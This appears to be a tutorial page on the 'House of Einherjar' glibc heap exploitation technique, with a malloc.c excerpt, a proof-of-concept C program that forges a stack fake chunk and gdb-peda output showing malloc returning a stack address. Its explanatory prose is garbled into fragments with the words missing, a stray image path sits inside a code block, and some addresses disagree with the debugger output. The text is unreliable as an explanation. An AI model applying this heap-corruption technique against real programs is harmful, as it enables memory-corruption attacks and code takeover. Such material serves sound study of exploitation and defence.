

# House of einherjar[Korean]

Unknown macro: 'html'

Excuse the ads! We need some help to keep our site up.

Unknown macro: 'html'

## List

- 1 [House of einherjar](#)
  - 1.1 [Example](#)
  - 1.2 [Related information](#)

## House of einherjar

- House of einherjar \_int\_free() chunk top chunk .
- \_int\_free() fastbin chunk .
  - chunk fastbin chunk mmap() chunk .
  - chunk mmap() Arena .
    - Arena .
  - \_int\_free() arena top .
  - chunk .
  - chunk , Arena system\_mem .
    - chunk .
- \_int\_free() chunk size PREV\_INUSE flag .
  - flag bit , chunk size prev\_size size .
  - chunk\_at\_offset() chunk prev\_size , p .
    - unlink() chunk .
- \_int\_free() chunk top chunk .
  - chunk top chunk chunk size .
  - PREV\_INUSE flag .
  - size p set\_head() chunk .
  - Arena top p .

### malloc.c

```
/*
 Consolidate other non-mmapped chunks as they arrive.
 */

else if (!chunk_is_mmapped(p)) {
    if (!have_lock) {
        __libc_lock_lock (av->mutex);
        locked = 1;
    }

    nextchunk = chunk_at_offset(p, size);

    /* Lightweight tests: check whether the block is already the
       top block. */
    if (__glibc_unlikely (p == av->top))
    {
        errstr = "double free or corruption (top)";
        goto errout;
    }

    /* Or whether the next chunk is beyond the boundaries of the arena. */
    if (__builtin_expect (contiguous (av)
        && (char *) nextchunk
        >= ((char *) av->top + chunksize(av->top)), 0))
```

```

    {
        errstr = "double free or corruption (out)";
        goto errout;
    }
/* Or whether the block is actually not marked used. */
if (__glibc_unlikely (!prev_inuse(nextchunk)))
{
    errstr = "double free or corruption (!prev)";
    goto errout;
}

nextsize = chunksize(nextchunk);
if (__builtin_expect (chunksize_nomask (nextchunk) <= 2 * SIZE_SZ, 0)
    || __builtin_expect (nextsize >= av->system_mem, 0))
{
    errstr = "free(): invalid next size (normal)";
    goto errout;
}

free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

/* consolidate backward */
if (!prev_inuse(p)) {
    prevsize = prev_size (p);
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    unlink(av, p, bck, fwd);
}

if (nextchunk != av->top) {
    /* get and clear inuse bit */
    nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

    /* consolidate forward */
    if (!nextinuse) {
        unlink(av, nextchunk, bck, fwd);
        size += nextsize;
    } else
        clear_inuse_bit_at_offset(nextchunk, 0);

    /*
     Place the chunk in unsorted chunk list. Chunks are
     not placed into regular bins until after they have
     been given one chance to be used in malloc.
    */

    bck = unsorted_chunks(av);
    fwd = bck->fd;
    if (__glibc_unlikely (fwd->bk != bck))
    {
        errstr = "free(): corrupted unsorted chunks";
        goto errout;
    }
    p->fd = fwd;
    p->bk = bck;
    if (!in_smallbin_range(size))
    {
        p->fd_nextsize = NULL;
        p->bk_nextsize = NULL;
    }
    bck->fd = p;
    fwd->bk = p;

    set_head(p, size | PREV_INUSE);
    set_foot(p, size);

    check_free_chunk(av, p);
}

/*
If the chunk borders the current high end of memory,

```

```


        consolidate into top
    */

    else {
        size += nextsize;
        set_head(p, size | PREV_INUSE);
        av->top = p;
        check_chunk(av, p);
    }
}

```

- House of einherjar fake chunk In-use chunk .
  - fake free chunk Stack , Fast bin 2 .
  - chunk .
    - size PREV\_INUSE flag .
    - chunk fake chunk prev\_size .
  - Fake chunk .
    - chunk prev\_size .
    - chunk fake chunk "size", fake chunk fd, bk .
  - chunk , fake chunk arena->top .
  - fake chunk .
- 0x70, 0xf0 , Fake chunk stack .
  - 0x100 fake chunk prev\_size , chunk (0x602080) fake chunk (0x7ffffffe430) "size" .
  - chunk size PREV\_INUSE flag , fake chunk size prev\_size .
  - chunk fake chunk Top chunk .
  - fake chunk .

House of einherjar flow



### Example

- Stack , 0x70, 0xf0 malloc() .
- chunk , chunk .
- 1 .

## house\_of\_einherjar.c

```
#include <stdio.h>
#include <malloc.h>
#include <unistd.h>
int main()
{
    unsigned long fake_chunk[6];
    fprintf(stderr,"fake_chunk : %p\n", fake_chunk);

    fake_chunk[0] = 0x100;
    fake_chunk[2] = (unsigned long)fake_chunk;
    fake_chunk[3] = (unsigned long)fake_chunk;
    fake_chunk[4] = (unsigned long)fake_chunk;
    fake_chunk[5] = (unsigned long)fake_chunk;

    unsigned long *buf1 = malloc(0x70);
    unsigned long *buf2 = malloc(0xf0);

    fake_chunk[1] = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 2) = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 1) = 0x100;

    free(buf2);

    char *buf4 = malloc(0x200);
    read(STDIN_FILENO,buf4, 0x200);
}
```

- Fake chunk chunk 0x4007a7.
  - chunk , top chunk .
  - 0x4007cb .

## Breakpoints

```
lazenca0x0@ubuntu:~$ gdb -q ./house_of_einherjar
Reading symbols from ./house_of_einherjar...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x00000000004006a6 <+0>:      push    rbp
0x00000000004006a7 <+1>:      mov     rbp, rsp
0x00000000004006aa <+4>:      sub     rsp, 0x60
0x00000000004006ae <+8>:      mov     rax, QWORD PTR fs:0x28
0x00000000004006b7 <+17>:     mov     QWORD PTR [rbp-0x8], rax
0x00000000004006bb <+21>:     xor     eax, eax
0x00000000004006bd <+23>:     mov     rax, QWORD PTR [rip+0x20099c]          # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004006c4 <+30>:     lea     rdx, [rbp-0x40]
0x00000000004006c8 <+34>:     mov     esi, 0x400874
0x00000000004006cd <+39>:     mov     rdi, rax
0x00000000004006d0 <+42>:     mov     eax, 0x0
0x00000000004006d5 <+47>:     call   0x400580 <fprintf@plt>
0x00000000004006da <+52>:     mov     QWORD PTR [rbp-0x40], 0x100
0x00000000004006e2 <+60>:     lea     rax, [rbp-0x40]
0x00000000004006e6 <+64>:     mov     QWORD PTR [rbp-0x30], rax
0x00000000004006ea <+68>:     lea     rax, [rbp-0x40]
0x00000000004006ee <+72>:     mov     QWORD PTR [rbp-0x28], rax
0x00000000004006f2 <+76>:     lea     rax, [rbp-0x40]
0x00000000004006f6 <+80>:     mov     QWORD PTR [rbp-0x20], rax
0x00000000004006fa <+84>:     lea     rax, [rbp-0x40]
0x00000000004006fe <+88>:     mov     QWORD PTR [rbp-0x18], rax
0x0000000000400702 <+92>:     mov     edi, 0x70
0x0000000000400707 <+97>:     call   0x400590 <malloc@plt>
0x000000000040070c <+102>:    mov     QWORD PTR [rbp-0x58], rax
0x0000000000400710 <+106>:    mov     edi, 0xf0
0x0000000000400715 <+111>:    call   0x400590 <malloc@plt>
0x000000000040071a <+116>:    mov     QWORD PTR [rbp-0x50], rax
```

```

0x000000000040071e <+120>:    mov     rax,QWORD PTR [rip+0x20093b]    # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400725 <+127>:    mov     rdx,QWORD PTR [rbp-0x58]
0x0000000000400729 <+131>:    mov     esi,0x400885
0x000000000040072e <+136>:    mov     rdi,rax
0x0000000000400731 <+139>:    mov     eax,0x0
0x0000000000400736 <+144>:    call    0x400580 <fprintf@plt>
0x000000000040073b <+149>:    mov     rax,QWORD PTR [rip+0x20091e]    # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400742 <+156>:    mov     rdx,QWORD PTR [rbp-0x50]
0x0000000000400746 <+160>:    mov     esi,0x400890
0x000000000040074b <+165>:    mov     rdi,rax
0x000000000040074e <+168>:    mov     eax,0x0
0x0000000000400753 <+173>:    call    0x400580 <fprintf@plt>
0x0000000000400758 <+178>:    mov     rax,QWORD PTR [rbp-0x50]
0x000000000040075c <+182>:    sub     rax,0x10
0x0000000000400760 <+186>:    mov     rdx,rax
0x0000000000400763 <+189>:    lea     rax,[rbp-0x40]
0x0000000000400767 <+193>:    sub     rdx,rax
0x000000000040076a <+196>:    mov     rax,rdx
0x000000000040076d <+199>:    mov     QWORD PTR [rbp-0x38],rax
0x0000000000400771 <+203>:    mov     rax,QWORD PTR [rbp-0x50]
0x0000000000400775 <+207>:    sub     rax,0x10
0x0000000000400779 <+211>:    mov     rdx,QWORD PTR [rbp-0x50]
0x000000000040077d <+215>:    sub     rdx,0x10
0x0000000000400781 <+219>:    mov     rcx,rdx
0x0000000000400784 <+222>:    lea     rdx,[rbp-0x40]
0x0000000000400788 <+226>:    sub     rcx,rdx
0x000000000040078b <+229>:    mov     rdx,rcx
0x000000000040078e <+232>:    mov     QWORD PTR [rax],rdx
0x0000000000400791 <+235>:    mov     rax,QWORD PTR [rbp-0x50]
0x0000000000400795 <+239>:    sub     rax,0x8
0x0000000000400799 <+243>:    mov     QWORD PTR [rax],0x100
0x00000000004007a0 <+250>:    mov     rax,QWORD PTR [rbp-0x50]
0x00000000004007a4 <+254>:    mov     rdi,rax
0x00000000004007a7 <+257>:    call    0x400540 <free@plt>
0x00000000004007ac <+262>:    mov     edi,0x200
0x00000000004007b1 <+267>:    call    0x400590 <malloc@plt>
0x00000000004007b6 <+272>:    mov     QWORD PTR [rbp-0x48],rax
0x00000000004007ba <+276>:    mov     rax,QWORD PTR [rbp-0x48]
0x00000000004007be <+280>:    mov     edx,0x200
0x00000000004007c3 <+285>:    mov     rsi,rax
0x00000000004007c6 <+288>:    mov     edi,0x0
0x00000000004007cb <+293>:    call    0x400560 <read@plt>
0x00000000004007d0 <+298>:    mov     eax,0x0
0x00000000004007d5 <+303>:    mov     rsi,QWORD PTR [rbp-0x8]
0x00000000004007d9 <+307>:    xor     rsi,QWORD PTR fs:0x28
0x00000000004007e2 <+316>:    je      0x4007e9 <main+323>
0x00000000004007e4 <+318>:    call    0x400550 <__stack_chk_fail@plt>
0x00000000004007e9 <+323>:    leave
0x00000000004007ea <+324>:    ret
End of assembler dump.
gdb-peda$ b *0x00000000004007a7
Breakpoint 1 at 0x4007a7
gdb-peda$ b *0x00000000004007cb
Breakpoint 2 at 0x4007cb
gdb-peda$

```

- chunk 0x602090.
  - chunk size PREV\_INUSE flag .
  - prev\_size 0xffff80000603c50 , chunk (0x602080) fake chunk (0x7ffffffe430) .
  - fake chunk prev\_size 0x100, size chunk prev\_size .
- free() top chunk 0x602180, 0x7ffffffe430 top chunk .

## Place fake chunks in top chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_einherjar
fake_chunk : 0x7fffffff430
buf1 : 0x602010
buf2 : 0x602090

Breakpoint 1, 0x0000000004007a7 in main ()
gdb-peda$ x/i $rip
=> 0x4007a7 <main+257>:      call    0x400540 <free@plt>
gdb-peda$ i r rdi
rdi          0x602090      0x602090
gdb-peda$ x/4gx 0x602090 - 0x10
0x602080:      0xffff800000603c50      0x0000000000000100
0x602090:      0x0000000000000000      0x0000000000000000
gdb-peda$ p/x 0x602080 - 0xffff800000603c50
$1 = 0x7fffffff430
gdb-peda$ x/4gx 0x7fffffff430
0x7fffffff430:      0x0000000000000100      0xffff800000603c50
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
gdb-peda$ p main_arena.top
$2 = (mchunkptr) 0x602180
gdb-peda$ ni

0x0000000004007ac in main ()
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x7fffffff430
gdb-peda$ x/4gx 0x7fffffff430
0x7fffffff430:      0x0000000000000100      0xffff800000624bd1
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
gdb-peda$
```

- fake chunk (0x7fffffff440) .
  - 'A' 16, .
  - , .

### Stored 'A'\*16 in fake chunks.

```
gdb-peda$ ni

0x00000000004007b1 in main ()
gdb-peda$ x/i $rip
=> 0x4007b1 <main+267>:      call    0x400590 <malloc@plt>
gdb-peda$ ni

0x00000000004007b6 in main ()
gdb-peda$ i r rax
rax                0x7fffffff440      0x7fffffff440
gdb-peda$ x/4gx 0x7fffffff440
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
0x7fffffff450:      0x00007fffffff430      0x00007fffffff430
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004007cb in main ()
gdb-peda$ x/i $rip
=> 0x4007cb <main+293>:      call    0x400560 <read@plt>
gdb-peda$ i r rsi
rsi                0x7fffffff440      0x7fffffff440
gdb-peda$ ni
AAAAAAAAAAAAAAAA

0x00000000004007d0 in main ()
gdb-peda$ x/4gx 0x7fffffff440
0x7fffffff440:      0x4141414141414141      0x4141414141414141
0x7fffffff450:      0x00007fffffff40a      0x00007fffffff430
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>



Unknown macro: 'html'